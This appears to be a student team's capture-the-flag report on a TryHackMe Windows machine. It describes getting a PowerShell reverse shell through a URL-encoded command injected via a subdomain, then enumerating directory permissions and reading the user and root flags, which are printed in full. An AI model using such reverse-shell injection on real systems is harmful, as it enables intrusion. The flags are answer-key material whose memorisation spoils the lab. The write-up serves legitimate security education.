Equinox.




He found out a method where you can use Powershell reverse shells from github https://github.com/samratashok/nishang/blob/master/Shells/Invoke-PowerShellTcp.ps1. First, he used the nano command to open a new file and pasted in the Powershell for TCP.





After saving the file he is required to use another command to execute on the machine in order to execute our shell.


In order for this command to work, he used Burpsuite to decode the command as URL




After decoding the command as URL, he pasted the URL behind the subdomain. But we were given a message saying that:

Your browser (or proxy) sent a request that this server could not understand.


If you think this is a server error, please contact the webmaster.



It doesn't accept spaces for some reason, so we have to encrypt our command twice to get it to work.



After solving the problem, he went ahead and use netcat in order to get our shell.




3) **Privilege Escalation (Including Root Escalation)**

Members Involved: Isaiah Wong Terjie


Tools used: **Terminal**

Thought Process and Methodology and Attempts:


After receiving a connection to our shells, Isaiah used the command **whoami** and identified who has the superadmin permissions which is **nt authority\system**.



Later he decided to change the directory to the C:\ directory and list out the contents of the directory. After listing out the contents inside the directory, he found out that there are multiple users inside the **Users** directory.




He decided to open each **Users** directory one by one and check if he has the permission to list out the contents contained inside the directory. But apparently, he only has access to the **Administrator** directory. So he listed the files/directories in the directory and proceeded to open every file to look for some clues.



```
PS C:\users> cd admin
PS C:\users\admin> ls
PS C:\users\admin> ls : Access to the path 'C:\users\admin' is denied.
At line:1 char:1
+ ls
+ ~~
    + CategoryInfo          : PermissionDenied: (C:\users\admin:String) [Get-C
   hildItem], UnauthorizedAccessException
    + FullyQualifiedErrorId : DirUnauthorizedAccessError,Microsoft.PowerShell.
   Commands.GetChildItemCommand


PS C:\users\admin> cd users
PS C:\users\admin> cd : Cannot find path 'C:\users\admin\users' because it does not exist
At line:1 char:1
+ cd users
+ ~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (C:\users\admin\users:String) [S
   et-Location], ItemNotFoundException
    + FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.SetLo
   cationCommand


PS C:\users\admin> cd c:\users
PS C:\users> cd administrator
PS C:\users\administrator> ls


    Directory: C:\users\administrator


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---        4/12/2020   1:27 AM                Contacts
d-r---        4/12/2020   1:27 AM                Desktop
d-r---        4/12/2020   1:27 AM                Documents
d-r---        4/12/2020   1:27 AM                Downloads
d-r---        4/12/2020   1:27 AM                Favorites
d-r---        4/12/2020   1:27 AM                Links
d-r---        4/12/2020   1:27 AM                Music
d-r---        4/12/2020   1:27 AM                Pictures
d-r---        4/12/2020   1:27 AM                Saved Games
d-r---        4/12/2020   1:27 AM                Searches
d-r---        4/12/2020   1:27 AM                Videos


PS C:\users\administrator>
```

After looking through the Contacts directory, he went straight to the Desktop directory and found a very convincing text file. So being the curious guy, he opened the **user.txt** file and was given the first flag.



```
Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---        4/12/2020   1:27 AM                Contacts
d-r---        4/12/2020   1:27 AM                Desktop
d-r---        4/12/2020   1:27 AM                Documents
d-r---        4/12/2020   1:27 AM                Downloads
d-r---        4/12/2020   1:27 AM                Favorites
d-r---        4/12/2020   1:27 AM                Links
d-r---        4/12/2020   1:27 AM                Music
d-r---        4/12/2020   1:27 AM                Pictures
d-r---        4/12/2020   1:27 AM                Saved Games
d-r---        4/12/2020   1:27 AM                Searches
d-r---        4/12/2020   1:27 AM                Videos


PS C:\users\administrator> cd desktop
PS C:\users\administrator\desktop> ls


    Directory: C:\users\administrator\desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        3/28/2020  12:39 PM             37 user.txt


PS C:\users\administrator\desktop> cat user.txt
thm{09b408056a13fc222f33e6e4cf599f8c}
PS C:\users\administrator\desktop> ^X@sS
```

After getting our first flag, Isaiah went ahead and checked the permission for each directory and he tried to view the directory using Privilege escalation because the metasploit and meterpreter is quite hard for him to use.

```
PS C:\users> get-acl c:\users\admin


    Directory: C:\users


Path  Owner                  Access
----  -----                  ------
admin NT AUTHORITY\SYSTEM WIN-8VMBKF3G815\Admin Allow  FullControl


PS C:\users> cat c:\users\admin\desktop\root.txt
PS C:\users> cat : Cannot find path 'C:\users\admin\desktop\root.txt' because it does not
exist.
At line:1 char:1
+ cat c:\users\admin\desktop\root.txt
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (C:\users\admin\desktop\root.txt
   :String) [Get-Content], ItemNotFoundException
    + FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.GetCo
   ntentCommand


PS C:\users>
```

He tried to **get-acl** to check the permissions for the users but only SuperAdmin's access was Deny Full Control. So he was curious and proceeded to use the cat command to try and view the root file directly.

```
PS C:\users> get-acl c:\users\superadmin


    Directory: C:\users


Path       Owner                  Access
----       -----                  ------
superadmin NT AUTHORITY\SYSTEM BUILTIN\Administrators Deny  FullControl ...
```


Apparently it really worked and we successfully obtained the flag without using Metasploit and meterpreter because it is quite a hassle trying to figure it out.

```
PS C:\users> get-acl c:\users\equinox


    Directory: C:\users


Path    Owner                  Access
----    -----                  ------
equinox NT AUTHORITY\SYSTEM NT AUTHORITY\SYSTEM Allow  FullControl ...


PS C:\users> cat c:\users\superadmin\desktop\root.txt
thm{a1f936a086b367761cc4e7dd6cd2e2bd}
```

Final Results: We successfully retrieved two flags but at the same time we tried a lot of tools to obtain the flag but this is the easiest way for us to retrieve it.

Contributions

At the end of the report, attach a table briefly mentioning each member's role and contribution:

ID	**Name**	Contribution	Signatures
1211101376	Isaiah Wong Terjie	Initiated the initial foothold and privilege escalation. Successfully retrieved the user.txt and root.txt THM flags.	
1211101321	Muhammad Zafran Bin Mohd Anuar	Conducted the port scanning for the machine IP and obtained the subdomains of the DNS.	
1211100857	Javier Austin Anak Jawa	Inspected all the open http ports and subdomain sites to retrieve any useful information.	
1211100824	Ahmad Danial Bin Ahmad Fauzi	Executed the brute force attack to obtain the username and password for the admin site.	

NOTE: IT IS IMPORTANT EACH MEMBER CONTRIBUTES IN SOME WAY AND ALL MEMBERS MUST SIGN TO ACKNOWLEDGE THE CONTRIBUTIONS! DO NOT GIVE FREELOADERS THE FLAGS AS THEY DON'T DESERVE THE MARKS. DO NOT SHARE THE FLAGS WITH OTHER GROUPS AS WELL!

Attach the video link at the end of the report:

VIDEO LINK: https://youtu.be/maNAk-oPIck